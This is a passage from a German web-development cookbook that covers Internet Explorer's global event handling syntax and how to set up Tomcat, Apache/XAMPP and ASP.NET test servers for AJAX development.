Die Reaktion auf Ereignisse kann mit Funktionsreferenzen und auch Listenern erfolgen, wie es in den Rezepten in diesem Buch beschrieben wurde (*siehe auch Seite 821 und 829*).

Allerdings ist die Microsoft-Variante der globalen Ereignisbehandlung nicht nur mit andersartig benannten Eigenschaften des `event`-Objekts verbunden. Es gibt auch eine spezielle Syntax zur globalen Registrierung von Ereignissen. Und bei deren Verwenden steigen dann auch Opera und Konqueror aus. Die globale Ereignisbehandlung im Microsoft-Ereignismodell basiert auf der folgenden Erweiterung des `script`-Elements:

```
<script FOR=[Objekt] EVENT=[Ereignis] language="JavaScript">
    ...[Konkrete Anweisungen]...
</script>
```

Listing 724: Eine erweiterte Variante des `<script>`-Containers zur globalen Ereignisbehandlung im Microsoft-Modell

Als `[Objekt]` geben Sie zum Beispiel `document` an, wenn Sie die gesamte Webseite überwachen wollen. Oder `window` für das gesamte Browserfenster. Als `[Ereignis]` geben Sie einfach die Eventhandler an. Mehr ist nicht notwendig, um alle Ereignisse des spezifizierten Typs von dem angegebenen Objekt zentral zu verarbeiten. Innerhalb des Skripts können Sie dann auf alle Eigenschaften des `event`-Objekts zugreifen, die der Microsoft respektive der Internet Explorer anerkennen. Das gesamte Prozedere ist unkompliziert, solange kein Browser die Seite lädt, der damit nicht klarkommt.

Schauen wir uns ein Beispiel an, in dem die Position des Mauszeigers beim Klick auf die Webseite und zudem alle dabei gedrückten Sondertasten ausgegeben werden. Die Ausgabe erfolgt an der Position der Klicks. Nachfolgend finden Sie den HTML-Code (*eventie1.html*):

```
01 <html>
02 <script FOR="document" event="onclick" language="JavaScript">
03   pos();
04 </script>
05 <script FOR="document" event="onmouseover" language="JavaScript">
06   pos2();
07 </script>
08 <script language="JavaScript">
09 function pos() {
10   var meldung = "";
11   meldung += "Die Bildschirmkoordinate (clientX und clientY): "
12     + event.clientX + ", " + event.clientY + ".<br />";
13   meldung += "Koordinatenangaben relativ zum Fenster x und y: "
14     + event.x + ", " + event.y + ".<br />";
15   meldung += "Die Sondertasten: " + event.shiftKey + ", "
16     + event.altKey + ", " + event.ctrlKey+ ".<br />";
17   document.getElementById("antwort").style.width=450;
18   document.getElementById("antwort").style.left = event.clientX;
19   document.getElementById("antwort").style.top = event.clientY;
20   document.getElementById("antwort").innerHTML = meldung ;
21 }
22 function pos2() {
23   document.getElementById("antwort2").innerHTML =
24     event.clientX + ", " + event.clientY ;
25 }
26 </script>
27 <body>
28 <h1>Klicken Sie auf die Webseite!</h1>
29 <div id="antwort" style=
30 "position:absolute;left:0px;top:0px;background-color:red;color: white;"></div>
31 <div id="antwort2" style=
32 "position:absolute;left:400px;top:10px;background-color:green; color:white;"></div>
33 </body>
34 </html>
```

Listing 725: Einsatz des event-Objekts im Microsoft-Modell

Die Webseite zeigt dem Besucher zuerst nur eine Überschrift der Ordnung 1 mit der Aufforderung zur Bewegung der Maus oder zu einem Klick an.

In Zeile 2 beginnt der spezielle `<script>`-Container, über den die Überwachung aller `onclick`-Ereignisse in der Webseite registriert wird. Im Inneren rufen wir bei jedem Klick die Funktion `pos()` auf.

Wie zuvor im Beispiel *eventlistener3.html* geben Sie hier an der Stelle des Klicks Werte des `event`-Objekts aus. Nur dieses Mal nach der Microsoft-Syntax.

Parallel dazu überwachen wir bei jeder Bewegung des Mauszeigers über der Webseite die Koordinaten und zeigen sie an einer anderen Stelle an.

Klicken Sie auf die Webseite!

410, 83

Die Bildschirmkoordinate (clientX und clientY): 54, 124.
Koordinatenangaben relativ zum Fenster x und y: 54, 124.
Die Sondertasten: false, false, false.

Abbildung 364: Auswertung des event-Objekts nach Microsoft-Art

AJAX

Wie der Begriff Web 2 bzw. Web 2.0 deutlich macht, geht das WWW zurzeit in eine neue, zweite Phase. Und der ultimative Schlüssel dazu nennt sich AJAX (Asynchronous JavaScript and XML). Mit AJAX ist es möglich, auch im Internet interaktive Webseiten zu erstellen, die bei interaktiven Webapplikationen im günstigsten Fall ein Antwortverhalten zeigen, wie es die Anwender von ihren Desktop-Applikationen gewohnt sind. Und es ist viel leichter als bisher möglich, dass ein Anwender seinen eigenen Beitrag zu der weltweiten Sammlung an Informationen und Wissen leistet und eine Webseite nach seinen eigenen Bedürfnissen anpasst.

Und AJAX ist im Grunde nicht viel mehr als eine Erweiterung von JavaScript. In diesem Kapitel finden Sie alle relevanten Informationen zum Anfordern und Anzeigen von Daten per AJAX, ohne die Webseite neu laden zu müssen. Beachten Sie, dass zum Anzeigen der asynchronen nachgeforderten Daten in der Webseite weitgehend reines DHTML verwendet wird. Dieses Anzeigen beziehungsweise Verbergen von Teilen einer Webseite hat damit im Grunde erst einmal nichts mit AJAX direkt zu tun, sondern ist unabhängig von dem asynchronen Datennachfordern. Die dazu notwendigen Grundlagen finden Sie dementsprechend in *Kapitel 10 »DHTML«*. Allerdings werden wir natürlich in den praktischen Beispielen solche DHTML-Techniken explizit nutzen.

Hinweis

Viele der nachfolgenden HTML-Beispieldateien sind streng genommen nicht W3C-konform, da wir aus Platzgründen meist den Header weglassen. Das beeinflusst aber nicht die Funktionalität.

279 Wie kann ich eine Laufzeitumgebung für AJAX-Anwendungen aufbauen?

Bei AJAX handelt es sich im engen Sinne des Wortes um eine rein clientseitige Technologie. Eine Erweiterung von clientseitigem JavaScript, wenn man es ganz genau sieht. Dies ändert aber nichts an der Tatsache, dass eine AJAX-Applikation zwingend mit einem Server Daten austauschen muss. Dies ist der Kern der gesamten Technik. Ohne dass Sie Daten vom Server anfordern, gibt es kein AJAX!

Um also eine AJAX-Applikation überhaupt ausführen zu können, brauchen Sie zwingend eine Laufzeitumgebung, die den Gegebenheiten im realen Internet-Umfeld entspricht und eine Client-Server-Kommunikation über HTTP erlaubt.

Wenn Sie Ihre AJAX-Applikationen nicht schon während der Entwicklungsphase im Internet testen wollen, ist eine Installation bzw. Einrichtung eines geeigneten Servers auf Ihrem lokalen Rechner beziehungsweise in Ihrem Intranet erforderlich. Auf diesem müssen Sie dann mit einer geeigneten Programmiersprache Skripte und Programme erstellen, um eine AJAX-Anfrage zu beantworten.

Wie kann ich mit Java auf der Serverseite auf AJAX-Anfragen reagieren?

Wenn Sie auf Serverseite Java einsetzen wollen, muss der Server natürlich Java-Applikationen ausführen können. Seien es JSP (Java Server Pages), Java-Servlets oder auch andere serverseitige Java-Applikationsformen.

Sie benötigen dazu zumindest einen so genannten Java Application Server oder einen Java-Container, der in der Regel den eigentlichen Webserver unterstützt.

Eine der verbreitetsten Lösungen für solche Aufgaben nennt sich Tomcat. Diesen Server können Sie für verschiedene Betriebssysteme beispielsweise unter <http://tomcat.apache.org/> laden. Tomcat ist Open Source und dementsprechend kostenlos verfügbar.

Wie erfolgt die Installation von Tomcat?

Die Installation von Tomcat ist im Grunde nicht schwer, benötigt jedoch sowohl eine Reihe von Voraussetzungen auf der Servermaschine als auch im ungünstigen Fall einige Anpassungen nach der Installation.

Die Installation von Tomcat unterscheidet sich natürlich auf verschiedenen Betriebssystemen. Wir berücksichtigen in den folgenden Ausführungen sowohl die Installation unter Windows als auch unter Linux. In jedem Fall setzt Tomcat auf einer vorhandenen Java-Laufzeitumgebung beziehungsweise einer Java-Entwicklungsumgebung auf.

Hinweis

Um nun aber nicht den Rahmen zu sprengen, soll bei Ihnen vorausgesetzt werden, dass Sie sich gut in Java auskennen, wenn Sie für Ihre AJAX-Applikation auf Serverseite Java einsetzen wollen.¹ Dementsprechend wird hier der Begriff der Java-Laufzeitumgebung (JRE – Java Runtime Environment) und die Kenntnis des JDK (Java Development Kit), vorausgesetzt.

Wenn Sie nun auf Ihrem geplanten Server eine Java-Laufzeitumgebung beziehungsweise das JDK installiert haben, ist schon eine der wichtigsten Voraussetzungen für die Installation von Tomcat erfüllt. Tomcat gibt es dabei in verschiedenen Versionen.

Achtung

Die verschiedenen Tomcat-Versionen selbst setzen auf dem Server bestimmte Versionen des J2SE-SDK/JDK voraus. Dies müssen Sie im Zweifelsfall für eine spezifische Tomcat-Version genau klären. Tomcat in der derzeit aktuellen Version 5.5 benötigt das J2SE JDK 5 oder J2SE 1.4 mit Kompatibilitätspaket.

Tomcat selbst gibt es sowohl als gepacktes Archiv als auch – unter Windows – als Installationsdatei im EXE-Format. Die Installationsdateien sind in etwa gleich groß (ca. 6 MByte).

Die ZIP-Datei enthält Batch-Dateien für Windows, aber auch Shell-Skripts für Unix beziehungsweise Linux (im Wesentlichen Startaufrufe und Konfigurationseinstellungen) sowie den eigentlichen Code von Tomcat.

Tipp

Die Verwendung einer EXE-Installationsdatei unter Windows ist komfortabler, wenn Sie Tomcat später als Dienst starten wollen. Die Konfiguration und Einrichtung als Dienst wird dann automatisch durchgeführt.

1. Das soll nachfolgend auch für PHP, Perl und ASP.NET vorausgesetzt werden.

Der Installationsassistent selbst gibt wenig Rätsel auf. Eigentlich gibt es nur zwei Details zu beachten:

1. Die Zugangsdaten für den Administrator.
2. Der Port, auf dem Tomcat lauschen soll.




Abbildung 365: Port und Zugangsdaten für den Administrator

Der Port ist eine Schnittstelle, um auf Basis von TCP/IP auf einem Rechnersystem verschiedene Programme ansprechen zu können. Tomcat lauscht standardmäßig auf Port 8080. Dies können Sie aber bei der Installation ändern oder auch später noch in den Konfigurationsdateien von Tomcat anpassen (wobei das selten notwendig ist).

Falls Sie die Installationen über die komprimierten Archive durchführen wollen, entpacken Sie diese einfach in ein Verzeichnis Ihrer Wahl. Im günstigsten Fall können Sie Tomcat danach sofort starten. Sollten jedoch noch Anpassungen notwendig sein, muss auf weiterführende Literatur zu Tomcat verwiesen werden.

Hinweis

Sollten Sie übrigens Linux als Betriebssystem benutzen, sind Sie in der Regel in der glücklichen Situation, dass sowohl Java als auch Tomcat (und auch Apache sowie MySQL) bei vielen Linux-Distributionen aus dem distributionseigenen Setup-Tool (etwa YaST bei der SuSE-Distribution) installiert werden kann.



Abbildung 366: Installation von Tomcat unter SuSE-Linux mit YaST

Allerdings ist man dann auf die Java- und Tomcat-Versionen festgelegt, die der Distribution beiliegen oder aber von den Distributoren später für ein Update bereitgestellt werden.

Wie kann ich Tomcat starten und stoppen?

Je nach Tomcat-Version und Installationsart gibt es verschiedene Möglichkeiten, den Server zu starten. Unter Windows steht Ihnen nach erfolgreicher Installation zum Beispiel eine Batch-Datei zur Verfügung. Unter Unix beziehungsweise Linux ist das eine Shell-Datei. Diese heißen *startup.bat* beziehungsweise *startup.sh*.

Sie finden sie im *bin*-Verzeichnis. Der Stopp von Tomcat erfolgt über das Schließen des Konsolenfensters (was man eigentlich nicht machen sollte) oder über den Aufruf einer anderen Batch-Datei mit Namen *shutdown.bat* bzw. unter Unix/Linux die Shell-Datei *TomcatStop.sh*.

Auch diese finden Sie im *bin*-Verzeichnis. Wenn Sie Tomcat mit dem Windows-Installer installiert haben, kann es sein, dass es im Windows-Start-Menü Einträge zum Starten, Stoppen und Verwalten von Tomcat gibt. Ist Tomcat als Windows-Dienst installiert, wird Tomcat eventuell beim Booten bereits automatisch gestartet. Ebenso können Sie Tomcat natürlich in einem Linux-/Unix-System als Daemon automatisch starten.

Wie kann ich Daten über einen Browser abrufen?

Wenn Sie Tomcat installiert und gestartet haben, können Sie ihn über einen Browser ansprechen. Dazu geben Sie in der Adresszeile des Webbrowsers wie gewohnt das Protokoll *HTTP* ein, dann die Adresse des Rechners², dann ein : gefolgt von *8080* (oder dem Port, den Sie für Tomcat eingestellt haben). Das sieht zum Beispiel so aus:

http://localhost:8080

Ihnen wird die Willkommensseite von Tomcat angezeigt.

Wie kann ich Tomcat administrieren?

Dieses ist nun auch die Stelle, über die Sie an die Administration von Tomcat gelangen. Und obwohl dies kein Buch zu Tomcat ist, kommen Sie nicht umhin, sich ein wenig mit der Administration von Tomcat zu beschäftigen. Im Gegensatz zu PHP-Skripts, die einfach in ein bestimmtes Verzeichnis in der Apache-Struktur kopiert werden und in der Regel sofort ausführbar sind, müssen Sie bei Java-Applikationen, die Sie unter Tomcat ausführen wollen (JSP und vor allem Java Servlets) gewisse Einstellungen vornehmen.

Die Konfiguration von Tomcat beruht auf XML-Dateien. Im Wurzelverzeichnis von Tomcat finden Sie einen Ordner *conf*. Darin gibt es eine Datei *tomcat-users.xml*. In dieser Datei werden die Anwender von Tomcat inklusive spezifischer Rollen, die ihnen zugeschlagen sind, verwaltet. Die wichtigsten Anwender für den Betrieb von Tomcat sind **admin** und **manager**. Ihre Angaben zum Administrator haben Sie möglicherweise schon bei der Installation gesetzt. Andernfalls können Sie einen User an dieser Stelle zum Administrator und zum Manager machen. Das geht beispielsweise wie folgt:

```
<role rolename="admin"/>
<role rolename="manager"/>
<user username="MeinName" password="MeinPasswort" roles="admin,manager"/>
```

Listing 726: Einrichten eines Benutzers als Administrator und Manager

Wenn Sie jetzt Tomcat neu starten, können Sie Tomcat über *http://localhost:8080/manager/html* administrieren. Den Link dazu finden Sie auf der Begrüßungsseite links oben unter dem Administrationslink.

Hinweis

Die Managementseite von Tomcat ist sehr wichtig, denn darüber können Sie Java Servlets und JSP starten, neu laden oder beenden. Das ist immer dann von Bedeutung, wenn Sie ohne Neustart von Tomcat selbst eine neue Applikation unter Tomcat zur Verfügung stellen wollen oder eine bestehende überarbeitet haben. Wenn Sie dies nicht machen, kann es sein, dass Tomcat bei einer folgenden Anfrage die veraltete Applikation verwendet.

Tipp

Wenn Sie Tomcat in der Standardeinstellung betreiben, arbeitet der Server auf Port 8080. Sie können die Portnummer ersetzen, indem Sie in der Datei *server.xml* (ebenfalls zu finden unter dem Wurzelverzeichnis von Tomcat im Ordner *conf*) die Zeile *<Connector port="8080">* anpassen.

2. Zum Beispiel *localhost*, wenn Tomcat auf dem gleichen Rechner wie Ihr Webbrowser gestartet ist.




Abbildung 367: Das Management der Applikationen, die über Tomcat ausgeführt werden sollen

Wie kann ich Daten über Tomcat bereitstellen?

Wenn Sie über Tomcat Dateien bereitstellen wollen, kopieren Sie diese in das Verzeichnis *webapps*. Beachten Sie aber, dass sich Ressourcen, die direkt zum Client geschickt werden oder vom Client aus ansprechbar sind, dort teilweise in festgelegten Unterstrukturen abgelegt werden müssen. Java Servlets, Java-Beans und andere serverseitige CLASS-Dateien werden sich zum Beispiel immer in der Unterstruktur */WEB_INF/classes* befinden. Dieses Verzeichnis muss sich wiederum direkt in *webapps* oder einem Unterverzeichnis davon befinden. Unter *WEB_INF/lib* befinden sich JAR-Archive und andere Dateien, wie Grafiken oder HTML-Dateien. Sie werden parallel zu *WEB_INF* abgelegt.

JSP-Dateien haben in der Regel die Dateierweiterung *.jsp*. Diese JSP-Dateien werden direkt wie HTML-Dateien oder Grafiken in *webapps* bereitgestellt und im Webbrower aufgerufen. Sie können in *webapps* auch Unterverzeichnisse erzeugen. In vielen Fällen werden JSP-Dateien zusammen mit allen anderen benötigten Ressourcen (HTML-, XML-, Properties- oder CLASS-Dateien, JavaBeans, Sprachressourcen, Bildern, ...) zu einer einzigen so genannten **Web Application** in Form einer WAR-Datei³ zusammengebunden. Diese WAR-Datei kann dann ebenfalls über das *webapps*-Verzeichnis bereitgestellt werden.

Im Fall von Java Servlets werden die CLASS-Dateien unterhalb von *webapps* in der Unterstruktur *WEB-INF\classes* bereitgestellt. Auch hier lassen sich Unterverzeichnisse anlegen. Allerdings müssen Sie bei Servlets unbedingt die XML-Datei *web.xml* in dem Verzeichnis *WEB-INF* anpassen, was hier jedoch zu weit führt.

3. Web Archive.




Abbildung 368: Eine typische webapps-Struktur von Tomcat

Wie kann ich mit PHP oder Perl auf der Serverseite auf AJAX-Anfragen reagieren?

Wenn Sie bei Ihren AJAX-Applikationen auf Serverseite mit PHP oder Perl arbeiten wollen, bietet sich der Apache-Webserver mit geeigneten Modulen an.

Wie kann ich Apache bekommen und installieren?

Apache können Sie aus dem Internet in Form reiner Quelltexte laden (immerhin ist es ein Open-Source-Projekt) und diese Quelltexte selbst kompilieren und auf Ihrem Rechner einrichten (<http://www.apache.de>).

Dies ist für den Betrieb in der Praxis sicherlich auch ein sinnvoller Weg. Vor allem unter Unix oder unter Linux. Für Windows gibt es allerdings auch einen bereits kompilierten Installer und auch unter Linux wird Apache bei vielen Distributionen bereits mitinstalliert oder steht in Form von spezifischen Paketen wie RPM bereit.

Aber es geht noch komfortabler. Es gibt ein Rundum-Sorglos-Paket mit Namen XAMPP (<http://www.apachefriends.org/>). Dieses Paket bezeichnet eine Sammlung an Programmen rund um den Webserver Apache samt MySQL sowie PHP- und auch Perl-Unterstützung sowie einigen weiteren Webtechnologien. Von XAMPP gibt es eine Version für Linux-Systeme (getestet für Ubuntu,

SuSE, RedHat, Mandrake und Debian), eine Version für Windows 98, NT, 2000, 2003 und XP sowie Beta-Versionen für Solaris SPARC (entwickelt und getestet mit Solaris 8) und Mac OS X.

Sie brauchen dieses Paket nur mit einem einfachen Assistenten zu installieren und schon haben Sie einen voll funktionstüchtigen Webserver in einer Grundkonfiguration zur Verfügung. Wenn Sie sich die XAMPP-Installationsdatei für Ihr Betriebssystem aus dem Internet geladen haben und ausführen, wird Ihnen ein typischer Installationsdialog bereitgestellt. Damit ist die Installation von dem Webserver Apache sowie einigen weiteren Webtechnologien fast ein Kinderspiel. Zur Sicherheit lesen Sie bei Bedarf die beigefügten Hinweise.

Achtung

Beachten Sie aber, dass XAMPP in der Grundeinstellung ausschließlich für lokale Testzwecke konfiguriert ist. Um die Sache möglichst einfach zu halten, sind in der Grundeinstellung sämtliche Sicherheitseinstellungen extrem niedrig eingestellt.

Wie kann ich Apache starten und stoppen?

Sobald die Installation von Apache oder dem gesamten XAMPP-System fertig ist, können Sie entweder Apache manuell starten oder aber auch so einrichten, dass Apache als Dienst bzw. Prozess in Ihrem Betriebssystem integriert und automatisch beim Start des Rechners aufgerufen werden kann.

Der Webserver steht Ihnen nun nach dem Start über die Angabe von *localhost* in der Adresszeile des Webbrowsers zur Verfügung, wenn Sie ihn auf dem gleichen Rechner laufen lassen, wie Ihren Webbrowser. Andernfalls geben Sie in der Adresszeile einfach die IP-Nummer oder den Namen des Rechners ein, auf dem der Webserver läuft.

Tipp

Unter Windows bekommen Sie Ihre IP-Nummer in der Konsole mit dem Befehl `ipconfig` und unter Linux/Unix mit `ifconfig` heraus. Unter Linux/Unix benötigen Sie aber unter Umständen Root-Rechte.

Wenn Ihr Server auf einem anderen Rechner läuft, können Sie mit dem Befehl `ping [IP-Adresse/Name]` testen, ob der Rechner im Netz erreichbar ist. Kommt der `ping`-Befehl durch und der Webserver ist dennoch nicht erreichbar, behindert Sie eine Firewall oder Ihr Webbrowswer ist falsch eingestellt oder der Webserver ist einfach nicht gestartet.

Wie kann ich Daten über Apache bereitstellen?

Bei Apache werden Daten in der Regel über das Verzeichnis `htdocs` bereitgestellt.⁴ Dieses ist das Wurzelverzeichnis aller Zugriffe auf den Webserver. Oder mit anderen Worten. Wenn ein Anwender die Adresse des Webservers ohne weitere Verzeichnis- oder Dateiangaben angibt, bekommt er den Inhalt dieses Verzeichnisses angezeigt.

Wurzelverzeichnis eines Webservers bedeutet auch, dass sämtliche Verzeichnisangaben auf einem Host von diesem Verzeichnis aus gesehen werden. So würde die URL `http://localhost/ajax/meindatei.html` bedeuten, der Besucher bekommt die Datei `meindatei.html` aus dem Verzeichnis `ajax` geschickt, das wiederum ein Unterverzeichnis von `htdocs` ist. Wo konkret sich `htdocs` im Verzeichnisbaum des Rechners befindet, kann je nach Konfiguration von Apache

4. Bei anderen Webservern können Sie diese Information in der Dokumentation nachschauen.

individuell angegeben werden.⁵ Bei XAMPP unter Windows befindet es sich zum Beispiel in der Grundeinstellung unter *[Installationslaufwerk]:\apachefriends\xampp*.

Hinweis

In der Praxis wird genau genommen eine Vorgabedatei⁶ aus diesem Verzeichnis angezeigt, da ein Webanwender den Inhalt des Verzeichnisses aus Sicherheitsgründen nicht direkt sehen sollte. Diese Standarddatei kann man individuell in der Konfiguration der Webserver festlegen.

Achtung

Beachten Sie, dass bei Pfadangaben sowohl unter Apache als auch bei Tomcat Groß- und Kleinschreibung relevant ist. Am besten benennen Sie alle Verzeichnisse und Dateien konsequent klein.

Wie kann ich mit ASP.NET auf der Serverseite auf AJAX-Anfragen reagieren?

Selbstverständlich können Sie auch mit ASP.NET auf Serverseite auf AJAX-Anfragen reagieren.

Woher bekomme ich eine Laufzeitumgebung für ASP.NET?

Wenn Sie eine IDE wie das Visual Studio zur Verfügung haben, steht Ihnen automatisch ein Webserver zur Verfügung, der zumindest für Testzwecke eingesetzt werden kann, womit Sie Ihre AJAX-Anfragen per ASP.NET beantworten können.

Sollten Sie nun aber nicht über eine der kommerziellen Versionen des Visual Studio verfügen, ist das **Visual Studio Express 2005** eine kostenlose Alternative.

Die Tools der Visual Studio Express Editions sind bereits ziemlich leistungsfähig, aber immer noch relativ einfach zu verwenden und leicht zu erlernen. Microsoft stellt die deutsche Ausgabe der Express-Editions von Visual Studio 2005 unter der Adresse <http://www.microsoft.com/germany/msdn/vstudio/express/> zum Download zur Verfügung.

Bei den Visual Studio 2005 Express Editions stehen drei Ausgaben zur Wahl, die jeweils auf eine der Programmiersprachen Visual Basic, C# oder C++ beschränkt sind. Damit können Sie Windows-Applikationen für .NET 2.0 erzeugen.

Für unsere Zwecke hingegen ist jedoch der ebenfalls enthaltene **Visual Web Developer 2005 Express** das Mittel der Wahl. Dieser ist – wie der Name schon deutlich aussagt – zum Erstellen von Web-Anwendungen mit ASP.NET gedacht und unterstützt dabei die Sprachen C# sowie Visual Basic.

Die Installation von dem Visual Web Developer 2005 Express ist unkompliziert. Sie brauchen bloß die Installationsroutine über *setup.exe* aufzurufen. Damit starten Sie einen typischen Windows-Assistenten.

Allerdings müssen vor der Installation neben .NET bestimmte Service Packs zur Verfügung stehen. So ist unter Windows XP mindestens das Windows XP Service Pack 2 erforderlich, das vor der Installation von Visual Studio auf dem Computer installiert sein muss. Sie können dieses Service Pack unter <http://windowsupdate.microsoft.com/> downloaden und installieren. Für

5. Genau genommen muss man nicht einmal *htdocs* verwenden, aber die Ausführungen gehören hier nicht her.
6. Meist mit Namen *index.html* oder *index.php*.

Windows 2000 muss das Service Pack 4 und für Windows Server 2003 das Service Pack 1 vor der Installation von Visual Studio auf dem Computer installiert sein. Auch diese können Sie über <http://windowsupdate.microsoft.com/> downloaden und installieren. Aber auch für den Internet Explorer 6.0 ist ein Service Pack notwendig – SP 1, das es bei Bedarf unter der gleichen URL gibt.

Das knapp drei MByte große Setup-Programm des Web Developers lädt während der Installation je nach Version zwischen 55 und 93 MByte an weiteren Dateien vom Microsoft-Server nach. Dazu kommen optional etwa 250 MByte für die Dokumentation.

Warum haben wir aber nun diesen Aufwand betrieben? Der Visual Web Developer 2005 Express beinhaltet einen internen Webserver, um die ASP.NET-Webseiten lokal auszuführen und zu testen. Der Einsatz dieses Webservers wird in vielen Fällen genügen, um Beispiele zu Testzwecken auszuführen.

Als echten Webserver für den Betrieb von ASP.NET bietet sich jedoch der IIS (Internet Information Server oder auch Internet Information Service) an, der bereits mit diversen Versionen von Windows ausgeliefert wird. Er kann einfach über die Installationsmedien von Windows installiert werden. Allerdings benötigen Sie für ASP.NET besondere Versionen des IIS – dafür sei aber auf spezielle Literatur verwiesen.

Eine sehr interessante Alternative zum IIS ist Cassini. Dies ist ein – derzeit noch experimenteller – Webserver mit ASP.NET-Unterstützung, den Microsoft auch im Quellcode bereitstellt (<http://www.asp.net/Projects/Cassini/Download/Default.aspx?tabindex=0&tabid=1>) und der hauptsächlich für die lokale Entwicklung gedacht ist, da er nur lokal verwendet werden kann.

Es gibt auch weitere Alternativen, um ASP.NET im Rahmen eines Webservers zu verwenden. So gibt es beispielsweise unter <http://www.apache-asp.org/> einen kostenlosen ASP-Interpreter für den Apache-Webserver, der aber derzeit leider nur Perl als Programmiersprache verwenden kann. Gerade im Umfeld von Apache tut sich aber einiges in Bezug auf ASP.NET-Unterstützung. Vor allem in Verbindung mit Mono, denn die meisten Apache-Webserver laufen unter Linux bzw. Unix (das Modul mod_mono). Aber das Mono-Projekt arbeitet auch an einem eigenen Webserver mit ASP.NET-Unterstützung namens XSP. Unter <http://www.mono-project.com/ASP.NET> sowie <http://httpd.apache.org/cli/> finden Sie dazu mehr Informationen.

280 Wie kann ich ein XMLHttpRequest-Objekt erzeugen?

